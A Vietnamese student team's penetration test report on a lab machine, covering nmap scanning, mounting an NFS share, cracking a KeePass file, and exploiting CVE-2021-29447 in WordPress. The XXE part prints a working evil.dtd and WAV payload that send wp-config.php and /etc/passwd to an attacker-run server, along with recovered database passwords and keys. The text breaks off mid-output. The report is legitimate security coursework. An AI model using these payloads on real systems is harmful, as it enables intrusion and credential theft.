

Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

Nhóm 06



STT	Họ và tên	Email	Đóng góp (%)
1	Nguyễn Khánh Linh	22520769@gm.uit.edu.vn	27.5%
2	Trần Thiên Thanh	22521367@gm.uit.edu.vn	20%
3	Phạm Thị Cẩm Tiên	22521473@gm.uit.edu.vn	25%
4	Thái Ngọc Diễm Trinh	22521541@gm.uit.edu.vn	27.5%

Mục lục

1.0 Tổng quan	3
1.1 Khuyến nghị bảo mật	3
2.0 Phương pháp kiểm thử	3
2.1 Thu thập thông tin	3
2.2 Kiểm thử xâm nhập.....	4
2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 10.102.11.11.....	4
Thông tin dịch vụ.....	4
<i>*Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tạo shell với quyền user người dùng và leo thang đặc quyền.</i>	<i>4</i>
Khởi tạo shell với quyền user thường.....	4
Leo thang đặc quyền.....	12
2.3 Duy trì quyền truy cập.....	16
2.4 Xóa dấu vết	16
3.0 Phụ lục.....	17
3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt.....	17

1.0 Tổng quan

Nhóm 06 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, Nhóm 06 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, Nhóm 06 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà nhóm 06 có thể truy cập vào được liệt kê dưới đây

- 10.102.11.11

1.1 Khuyến nghị bảo mật

Nhóm 06 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

Nhóm 06 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách Nhóm 06 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, Nhóm 06 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 10.81.0.6

Địa chỉ IP của máy nạn nhân:

- 10.102.11.11

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, Nhóm 06 đã có thể truy cập thành công vào 1 trong số 1 máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 10.102.11.11

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
10.102.11.11	TCP: ssh (22), http (80), rpcbind (111), nfs_acl (2049)
	UDP:

****Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tạo shell với quyền user người dùng và leo thang đặc quyền.***

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: [CVE-2021-29447](#)

Giải thích lỗ hổng: Ứng dụng chấp nhận các dữ liệu XML và không kiểm soát đúng các tham chiếu đến các đối tượng bên ngoài (external entities).

Khuyến nghị vá lỗ hổng: Sử dụng các phiên bản phần mềm mới nhất có bản vá lỗ hổng. Đảm bảo ứng dụng không cho phép xử lý các external entities trong tài liệu XML và sử dụng các biện pháp bảo mật khi phân tích dữ liệu XML từ người dùng; cấu hình trình phân tích cú pháp XML để không cho phép DTD tùy chỉnh

Mức độ ảnh hưởng: **[Cao]**

Cách thức khai thác:

- Đầu tiên, sử dụng lệnh nmap để quét tất cả các port của máy nạn nhân. Sau khi tìm hiểu lần lượt các port đang mở, nhóm phát hiện có thể khai thác ở port 111 với lỗ hổng Exploiting NFS share.

```
nmap -sC -sV -p- 10.102.11.11
```

```

$ nmap -sC -sV -p- 10.102.11.11
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-08 20:36 +07
Nmap scan report for www.listen.insec (10.102.11.11)
Host is up (0.0013s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 50:ce:5e:ce:89:cf:7f:5e:45:98:02:43:d2:e9:b3:6e (ECDSA)
|_ 256 fa:34:9c:b7:fb:2e:68:56:79:64:b7:eb:f1:c0:93:db (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: LISTEN DEV &#8211; Just another WordPress site
|_ http-generator: WordPress 5.7
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|_ program version  port/proto  service
|_ 100000  2,3,4    111/tcp    rpcbind
|_ 100000  2,3,4    111/udp    rpcbind
|_ 100000  3,4      111/tcp6   rpcbind
|_ 100000  3,4      111/udp6   rpcbind
|_ 100003  3,4      2049/tcp   nfs

```

Hình 1. Kết quả quét bằng nmap

- Dùng lệnh showmount để xem thông tin các thư mục được chia sẻ ở máy chủ NFS bên máy nạn nhân, phát hiện thư mục /var/nfs/sstore.

```
showmount -e 10.102.11.11
```

```

(kali@kali:~) $ showmount -e 10.102.11.11
Export list for 10.102.11.11:
/var/nfs/sstore *

```

Hình 2. Thực hiện lệnh showmount đến máy nạn nhân

- Sau đó, tạo một thư mục chứa và sử dụng lệnh mount để gắn kết với thư mục vừa tìm được. Sử dụng lệnh ls -la để liệt kê tất cả tệp và thư mục, tìm thấy file secure.kdbx, qua tìm hiểu định dạng kdbx sử dụng trong KeePass và KeePassXC để lưu trữ mật khẩu.

```
sudo mount -t nfs 10.102.11.11:/var/nfs/sstore /mnt/nfs_share
```

```
(kali㉿ s2d5b4d6-KaliLinux) - [~]
$ sudo mkdir -p /mnt/nfs_share

(kali㉿ s2d5b4d6-KaliLinux) - [~]
$
(kali㉿ s2d5b4d6-KaliLinux) - [~]
$ sudo mount -t nfs 10.102.11.11:/var/nfs/sstore /mnt/nfs_share
(kali㉿ s2d5b4d6-KaliLinux) - [~]
$ cd /mnt/nfs_share
-bash: cd: /mnt/nfs_share: Permission denied
(kali㉿ s2d5b4d6-KaliLinux) - [~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
(kali㉿ s2d5b4d6-KaliLinux) - [~]
$ ls -la /mnt/nfs_share
ls: cannot access '/mnt/nfs_share/.': Permission denied
ls: cannot access '/mnt/nfs_share/..': Permission denied
ls: cannot access '/mnt/nfs_share/secure.kdbx': Permission denied
total 0
d???????? ? ? ? ? ? ? ? ?
d???????? ? ? ? ? ? ? ? ?
???????? ? ? ? ? ? ? ? ? secure.kdbx
(kali㉿ s2d5b4d6-KaliLinux) - [~]
$
```

Hình 3. Thực hiện lệnh mount và ls -a


- Khi đã có file KeePass: secure.kdbx. Nhóm tiến hành crack file này, sử dụng lệnh **keepass2john secure.kdbx > support.txt** để chuyển file secure.kdbx thành một định dạng mà John the Ripper có thể đọc được và lưu vào file support.txt. Bây giờ, sử dụng John để thử giải mã mật khẩu và tìm được mật khẩu là doggie.

```
john --wordlist=/usr/share/wordlists/rockyou.txt support.txt
```

```
(kali㉿ s2d5b4d6-KaliLinux) - [~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt support.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
doggie (secure)
1g 0:00:00:40 DONE (2024-11-04 22:55) 0.02498g/s 41.56p/s 41.56c/s 41.56C/s helpme..athena
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali㉿ s2d5b4d6-KaliLinux) - [~/Desktop]
$
```


Hình 4. Giải mã mật khẩu thành công bằng John the Ripper

- Sau khi có được password là doggie, nhóm mở file secure.kdbx bằng phần mềm KeePassXC và nhập mật khẩu vừa tìm được. Tại đây, có lưu trữ thông tin đăng nhập vào trang web Wordpress.



Hình 5. Một khẩu của Wordpress trên KeePassXC

- Kiểm tra trong thư mục Recycle Bin, tìm được bonus Flag 2.



Hình 6. Bonus Flag 02

- Thêm địa chỉ IP của máy nạn nhân và tên miền của trang web file /etc/hosts để phân giải tên miền và tải web Wordpress thành công.

```
(kali) s2d5b4d6-KaliLinux) ~
$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.103.0.17 puppetserver.vlab.uit.edu.vn
10.103.0.19 vlab.uit.edu.vn
127.0.0.1 s2d5b4d6-KaliLinux
192.99.200.113 http.kali.org
10.102.11.11 www.listen.insec
```

Hình 7. Chính sửa file /etc/hosts

- Trong trang Wordpress, đăng nhập bằng tài khoản đã tìm được johnwick/johnwicksdogisstillalive, sau khi thử comment vào một bài post, nhóm đã có được IP của máy chủ 10.103.130.25, để đưa vào khai thác.

Author	Comment	In response to	Submitted on
<div> <div>johnwick</div> <div>johnwick@listen.insec</div> <div>10.103.130.25</div> </div>	q	<div>ASD</div> <div>View Post</div>	2024/11/09 at 2:35 pm
<div> <div>johnwick</div> </div>	testing 123	<div>Hello world!</div> <div>View Post</div>	2024/11/09 at 1:40 pm

Hình 8. Comment vào post trên Wordpress

- Để tiến hành khai thác, đầu tiên nhóm tạo một tệp evil.dtd chứa mã khai thác XML, có nội dung như hình dưới, mục tiêu là đọc file wp-config.php và gửi dữ liệu này đến máy chủ 10.103.130.25 vừa tìm được qua HTTP request.

```
GNU nano 6.3 evil.dtd *
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &#37; trick SYSTEM 'http://10.103.130.25:8001/?p=%file;'>" >
```

Hình 9. Nội dung file evil.dtd

- Tạo payload.wav chứa đoạn mã khai thác XML tham chiếu đến file evil.dtd trên máy chủ 10.103.130.25.

```
echo -en 'RIFF\xB8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml
version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM
""http://10.103.130.25:8001/evil.dtd"">%remote;%init;%trick;] >\x00'> payload.wav
```

```
(kali@ s2d5b4d6-KaliLinux) - [~/Desktop]
$ echo -en 'RIFF\xB8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTIT
Y % remote SYSTEM ""http://10.103.130.25:8001/evil.dtd"">%remote;%init;%trick;] >\x00'> payloa
d.wav
```

Hình 10. Nội dung file payload.wav

- Khởi chạy máy chủ http, php bắt đầu lắng nghe trên port 8001. Sau khi đăng tải file payload.wav lên Media thì thu được mã base 64 như hình bên dưới.

```
php -S 0.0.0.0:8001
```

```
(kali@ s2d5b4d6-KaliLinux) - [~/Desktop]
$ php -S 0.0.0.0:8001
[Sat Nov 9 21:40:51 2024] PHP 8.1.5 Development Server (http://0.0.0.0:8001) started
[Sat Nov 9 21:41:05 2024] 10.102.0.9:65145 Accepted
[Sat Nov 9 21:41:05 2024] 10.102.0.9:65145 [200]: GET /evil.dtd
[Sat Nov 9 21:41:05 2024] 10.102.0.9:65145 Closing
[Sat Nov 9 21:41:05 2024] 10.102.0.9:37004 Accepted
[Sat Nov 9 21:41:05 2024] 10.102.0.9:37004 [404]: GET /?p=dZrtc6JFIU/r1X+h7ZEiSK1QaMgnAkKARVBRWOM5RBFQFAGDC9B8fPbVzNj1uy63R/v0+fce6pukz832iYaiUYwDKTToL2TujxwFNfVzaU
DUDCyPDCfmmCpuMDVdAfoPmo81bZ+g53l2cBXZkCzHPf0GMOikYWi6qZyBWC6JgtUm4EzADZ0+1XmXQwGKeJkdc4MJKZ3zn10YL/iOpQkDcUefWLZSgGbm796Tru82wudp0s8J0r9d11rPjVODV6C6hzVh53znPV8kVE5
Hmq/z7Gv8owNehzcosZHWufB+6sMqIbhrhoIteZRu7ZFhE1xyCxLJuJ66/Pre7oIdRdtP1cJqv25r+5VxIVTzDWBEMe3evCpwiVVlpj7oMFK5DZwdDZuN4kR42rWCUR9HUB++qqclhw22PcapGMpevAtzstgpFvr5GYv
9+E0gXRRNkw2nq5mLwrk+L7IsQ8sN4Z8h40XtuRqyVvY22Q/Q0BFMPWvCLGC2i1/7RP8xn10FtNJOCoIA0IMMHJeM3TY927h7HuOhRK55ri+IQp35HhDMZtbGfCc35I2ircn8zSKRuPsQqo0Vxm7F6ooFW4abg/6CMoBnh
/FXEDZE6WoSEME2tWagD+f678FIFN8/09+Py2cpJmtfBHeOo9P4L73AZKRSkkZrd5oPm8cYgXx3va26H4/1IRGeTwy+3hesa5j2Rv3/m//D9s4GnXxsM9hDdnmXWwK1luyvQTZB10h42F199XPULB3GI47XxiYRgjZ
3G096Aee3b1opKL+fXm7/awh4Nfk1xqliAysKQ1HQ7UNIp3JUOnhR9zuU0zgoq7FaDfLT67wVG0uHqhUUGLVjPn70Z+Rtmv1v/t8CgoMFnk9cPZDI2tc13jbrw2E5+30sDqAUVBn4sWqNba19PHZTKIUaYpBVP/tmoRCJc
Llwi/In/WgEcqczQ5E39tFpC6oA9jcy/H11hh2ZmoD9mitTg1H+didaERXwRWIgT/g4khSNalD9bnjd1vEI389aXxWckAWaYbPVkGWQBj9bwcNKyLRdPtXxZMuck+K8PjL9BP7+w7PF707X2Nw== - No such file
or directory
```

Hình 11. Mã base 64 thu được

- Sử dụng `zlib_decode` để giải nén và `base64_decode` để giải mã dữ liệu, sau đó tạo file `decode.php` bằng cách đưa đoạn mã base 64 vừa tìm được vào nội dung `<?php echo zlib_decode(base64_decode('base64here'));`

```
(kali@ s2d5b4d6-KaliLinux)-[~]
$ nano decode.php
(kali@ s2d5b4d6-KaliLinux)-[~]
$ cat decode.php
<?php echo zlib_decode(base64_decode('dZrt6JFIU/r1X+h7ZEiSKiQaMgNAkKARVBRWOM5RBFAGDC9BBFbVzN1uy63R/v0+fce6pukz832iYaiUYwDKTtL2TujxwFNfVzaUDUDCyPDCfmmCpuMDVdAfo
pmoB1bZ+g53l2cBXZkCzHPf0GMOikYwI6qZyBWC6JgtUm4EzADZ0x1XmXQwGKeJkdc4MJKZ3zn10YL/10pQkDcUefWLZSqGbm796Tru82wudp0s8J0r9d11rPjVODV6C6hzV5h3znPV8kVE5Hmq/z7Gv8owNehzcS2HW
ufB+6sMqIbhrhIteZRU7ZFhE1xyCxlJuj66/Pre7oIdRdtP1cJqv2Sr+5VxIVTzDWBEmE3evCpwivvQlpj7oMFK5DZwdDZuN4kR42rWCUR9HUB++qqclhw22PcapGmpevAtzstgPfr5GYv9+E0gXRRNkw2nqSmLwrk+
L7IsQ8sN4Z8h40XtouRqyV22Q/QQBfMpWvLGC2i1/7RP8xn10FtNJOCoIA0IMMHJem3TY927h7Hu0hRK55ri+Iq35HhDMZtbGFCc35I2ircn8zSKRuPsQqoOVXm7F6ooFW4abg/6CMoBnh/FXEDZE6WoSEME2tWagD+
f678FIFN8/09+fyP2cpJMtFBHe0o9P4L73AZKRSkkZrd5oPm8cYgXx3va26H4/1IRGeTwOy+3hesa5j2Rv3/m//D9s4GnXxsM9hDdnmXW3WK11uvMQTZZBi0h42F199XPULB3GI47XxiYRgjZ3G096Aee3b1opKL+FXM7/
awh4NfK1xqlAysKQ1HQ7UNIp3JUOnhR9zuU0zgoq7FaDfLt67wVg0uHqhUUGLVjPn70Z+Rtmv1v/t8CgoMFnk9cP2DI2tc13jbRw2E5x30sDqAUVBn4sWqNba19PHZTKIUaYpBVP/tmoRCJclwi/In/WgEcqczQ5E39t
FpC6oA9jcy/H11hh2ZZmoD9mitTg1H+didAERXwRWIGT/g4khSNaLD9bnjd1vEI389aXxWcAWaYbPVkGWQBj9bwcNkyLRdPtXZXMucK+KBPjL9BP7+w7PF707X2Nw=')); ?>
```

Hình 12. Nội dung file `decode.php`

- Chạy tệp `decode.php` vừa tạo để giải đoạn mã trên. Ở đây nhóm thu được thông tin về database bao gồm `DB_Name`, `DB_User`, `DB_Password`,...

php decode.php

```
(kali@ s2d5b4d6-KaliLinux)-[~]
$ php decode.php
<?php

// ** MySQL settings - You can get this info from your web host ** //
define( 'DB_NAME', 'listendb' );

define( 'DB_USER', 'listendbuser' );

define( 'DB_PASSWORD', 'G94Q0cvusM8yzNPZ' );

define( 'DB_HOST', 'localhost' );

define( 'DB_CHARSET', 'utf8' );

define( 'DB_COLLATE', '' );

define( 'AUTH_KEY', 'Pj,Ot || 30n+2,I0`r0+f0E+!)t0DCv`KQYV|it-M`8 ≤ rji6Fe%9uNlk;-;c%@ve' );
define( 'SECURE_AUTH_KEY', '.YWJIS]NZyK{YT3--wCjC+SsG{xREs9lez0@|0_OP54T1bG/>m;+Q--*<IsJhed4' );
define( 'LOGGED_IN_KEY', 'g:d7th60.JT{-#;{a52;n4/rt32w;TX#.j{DeM6N+N+DU,$37lyx+bptzL/L$%0J' );
define( 'NONCE_KEY', 'G,kla3<p+BAD0]c-o<+tvtlFuji8K!Cew!glp;iq-E LGW#v |IOS({;{x)kEW@' );
define( 'AUTH_SALT', 'y|+Fc<D6K3d|:sXZ FR>$n+97eYj-DL1l}!4OFrux-zzWhNI8[|8MWkbHtX<RzP' );
define( 'SECURE_AUTH_SALT', 'aQr3|z$3Jb,kQ59BPQ1|G68 K;xu/@Cj?YJ7}{YHLh[n;l MH:#5u{HwM6K}$1z' );
define( 'LOGGED_IN_SALT', 'j^[3A5I/5NWONir|D)0A*{qfzy-H}s-GhGh!$fr2io![S]=o{4I=lcXwb<:*G' );
define( 'NONCE_SALT', '{d31%(V<+kwihLrn-)}gc3w/# $)$9Uw≠BGKkw3!647|h+l ≤ w.~o-$<+H0|x-L' );

$table_prefix = 'wp_';

define( 'WP_DEBUG', false );

if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}

require_once ABSPATH . 'wp-settings.php';
```

Hình 13. Thông tin về database

- Tuy nhiên, khi thực hiện quét port, nhóm không tìm thấy port của mysql được mở. Vậy nên nhóm tiếp tục thực hiện tương tự các bước trên để kiểm tra thêm thông tin. Và trong quá trình tìm kiếm, nhóm đã tìm thêm được thông tin trong `/etc/passwd`.

```
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY #37; trick SYSTEM 'http://10.103.130.25:8001/?p=%file;'">
```

Hình 14. Tạo file NAMEEVIL.dtd với resource = /etc/passwd

```
[Sat Nov 9 16:52:57 2024] 10.102.0.9:19914 Accepted
[Sat Nov 9 16:52:57 2024] 10.102.0.9:19914 [200]: GET /NAMEEVIL.dtd
[Sat Nov 9 16:52:57 2024] 10.102.0.9:19914 Closing
[Sat Nov 9 16:52:57 2024] 10.102.0.9:22212 Accepted
[Sat Nov 9 16:52:57 2024] 10.102.0.9:22212 [404]: GET /?p= jVXdb5swEH/PX8HjJrUyhCQNFqwm7aWptrbSHisDTsIKNRNNSfbx7+4MIRF0jWzQnf27D+4Lo7XjBx7CMkgY/04LxVJh97NcyEorQESW0oY11jAlkIFiSpd6V6gZnh74Hbdt4Ps0QIohoUy+X7JEhlGfWw1XIZLz1xrFFKk3JtrCVR05KvQu4Z0nNGXq1s8Dq34tGcI8nehWGZyPaSEtVCLzXA72ABQWbba12ys4nLrcLwNew1CQBT42wSrbdwKLyDPlnh9JNE2GzKqhmLOZDw/kqmPhxRKMt0Q8y0rhtb5ScwLTtE8HZAaaqyV7K18ryA9DumBdW99SFLVbHg4jXuDYSnULvgAQGDjVB134lXQLCxdGgwJUIEN9CQ89MoSgRkEwZaVtZfKQvum93tk6y1cWj3+widrI1Vtq8K9bW3nDI0ZE3neocQ-prBr-7QwApeQC3pZry/FXUjhiYdmkFCVjYlB9V0rXavJJEaNGE4591N80hvuS3V0obm5SzhP1P8R62RvPfvtTO4YlPp/8jblCgb5Z8dhpYkP1F14/Ye5AsR9k6MYFC5PLzAF5RHZxu3VFFXuEkR9y9pdQnL3J2/qiVMrPMeH25pgmxFaeXM2n106NupLWQDjydbB4LwdzyCpuJ3ryyJuvOpt11yr38N+F67Px2jXVbnTeX7PAH88tNYOkurX7EQrfJlJ01g9da1wsjAOuhBCLpf1a6uzj+9FCq3magpNhgUVnTHB/Bw07a6b2sak2gLRbQnaaigaM0vzoPGXlVDjU2r5kBaYr5Ycc8H/19z4X+HnJgpToUubXxiwtC/Hru2pASdEMOfTtXgYpIkoZ75xqkSNYMLLukKCN5HrHf3f8GBCL/+vxtPqDHARKywmnt2fPIwdb1LWgXM3DOQxYeHcm1dbSsJNTY/nv1NQe0eK10uEUUJMF6o5jeoPa6Sx68IGlqRY+2j8lScB/MUR45vj88yF4lqaFABCFOMT1Hw== - No such file or directory
[Sat Nov 9 16:52:57 2024] 10.102.0.9:22212 Closing
```

Hình 15. Mã base 64 thu được sau khi tải file payload.wav

```
kali@s2d5b4d6-KaliLinux:~$
$ cat decode2.php
<?php echo zlib_decode(base64_decode('jVXdb5swEH/PX8HjJrUyhCQNFqwm7aWptrbSHisDTsIKNRNNSfbx7+4MIRF0jWzQnf27D+4Lo7XjBx7CMkgY/04LxVJh97NcyEorQESW0oY11jAlkIFiSpd6V6gZnh74Hbdt4Ps0QIohoUy+X7JEhlGfWw1XIZLz1xrFFKk3JtrCVR05KvQu4Z0nNGXq1s8Dq34tGcI8nehWGZyPaSEtVCLzXA72ABQWbba12ys4nLrcLwNew1CQBT42wSrbdwKLyDPlnh9JNE2GzKqhmLOZDw/kqmPhxRKMt0Q8y0rhtb5ScwLTtE8HZAaaqyV7K18ryA9DumBdW99SFLVbHg4jXuDYSnULvgAQGDjVB134lXQLCxdGgwJUIEN9CQ89MoSgRkEwZaVtZfKQvum93tk6y1cWj3+widrI1Vtq8K9bW3nDI0ZE3neocQ-prBr-7QwApeQC3pZry/FXUjhiYdmkFCVjYlB9V0rXavJJEaNGE4591N80hvuS3V0obm5SzhP1P8R62RvPfvtTO4YlPp/8jblCgb5Z8dhpYkP1F14/Ye5AsR9k6MYFC5PLzAF5RHZxu3VFFXuEkR9y9pdQnL3J2/qiVMrPMeH25pgmxFaeXM2n106NupLWQDjydbB4LwdzyCpuJ3ryyJuvOpt11yr38N+F67Px2jXVbnTeX7PAH88tNYOkurX7EQrfJlJ01g9da1wsjAOuhBCLpf1a6uzj+9FCq3magpNhgUVnTHB/Bw07a6b2sak2gLRbQnaaigaM0vzoPGXlVDjU2r5kBaYr5Ycc8H/19z4X+HnJgpToUubXxiwtC/Hru2pASdEMOfTtXgYpIkoZ75xqkSNYMLLukKCN5HrHf3f8GBCL/+vxtPqDHARKywmnt2fPIwdb1LWgXM3DOQxYeHcm1dbSsJNTY/nv1NQe0eK10uEUUJMF6o5jeoPa6Sx68IGlqRY+2j8lScB/MUR45vj88yF4lqaFABCFOMT1Hw==')); ?>
kali@s2d5b4d6-KaliLinux:~$
```

Hình 16. Nội dung file decode2.php để giải nén và giải mã dữ liệu base 64

- Sau khi thực hiện giải mã đoạn base64 trên, màn hình hiển thị kết quả như hình bên dưới, thu được thông tin về administrator.

```
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uidd:x:108:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ltn0tbug:x:1000:1000:Nobody:/home/ltn0tbug:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
james:x:1001:1001:WDB administrator:/home/james:/bin/bash
keepass:x:2023:3202::/var/nfs/listen:/usr/sbin/nologin
_rpc:x:114:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin
mysql:x:116:119:MySQL Server,,,:/nonexistent:/bin/false
```

Hình 17. Kết quả giải mã base 64

- Ở đây, james có quyền administrator nên nhóm sẽ thử ssh vào máy nạn nhân qua user james. Kết quả, nhóm đã xâm nhập thành công vào hệ thống thông qua user james, mật khẩu đăng nhập là giá trị của DB_PASSWORD đã tìm thấy ở Hình 13.

```
ssh james@10.102.11.11
```

```
ssh james@10.102.11.11
james@10.102.11.11's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Nov  9 12:04:15 PM UTC 2024

System load:  0.01953125      Processes:            318
Usage of /:   38.0% of 18.53GB Users logged in:       1
Memory usage: 10%            IPv4 address for docker0: 172.17.0.1
Swap usage:   0%              IPv4 address for ens33:  10.102.11.11

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Nov  9 11:55:52 2024 from 10.103.128.246
james@listen:~$
```

Hình 18. Xâm nhập thành công bằng lệnh ssh

Hình ảnh minh chứng:


```
kali@s2d5b4d6-KaliLinux: ~  
File Actions Edit View Help  
james@listen:~$ whoami  
james  
james@listen:~$  
  
kali@s2d5b4d6-KaliLinux: ~  
ifconfig  
: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1450  
inet 10.81.0.6 netmask 255.255.255.0 broadcast 10.81.0.255  
inet6 fe80::f816:3eff:feee:1b8d prefixlen 64 scopeid 0x20<link>  
ether fa:16:3e:ee:1b:bd txqueuelen 1000 (Ethernet)  
RX packets 23864 bytes 38975839 (37.1 MiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 14028 bytes 1798478 (1.7 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 0 bytes 0 (0.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 0 bytes 0 (0.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 19. Thực hiện lệnh whoami trên máy nạn nhân

Nội dung tập tin User.txt:

```
james@listen:~$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
valid_lft forever preferred_lft forever  
inet6 ::1/128 scope host  
valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
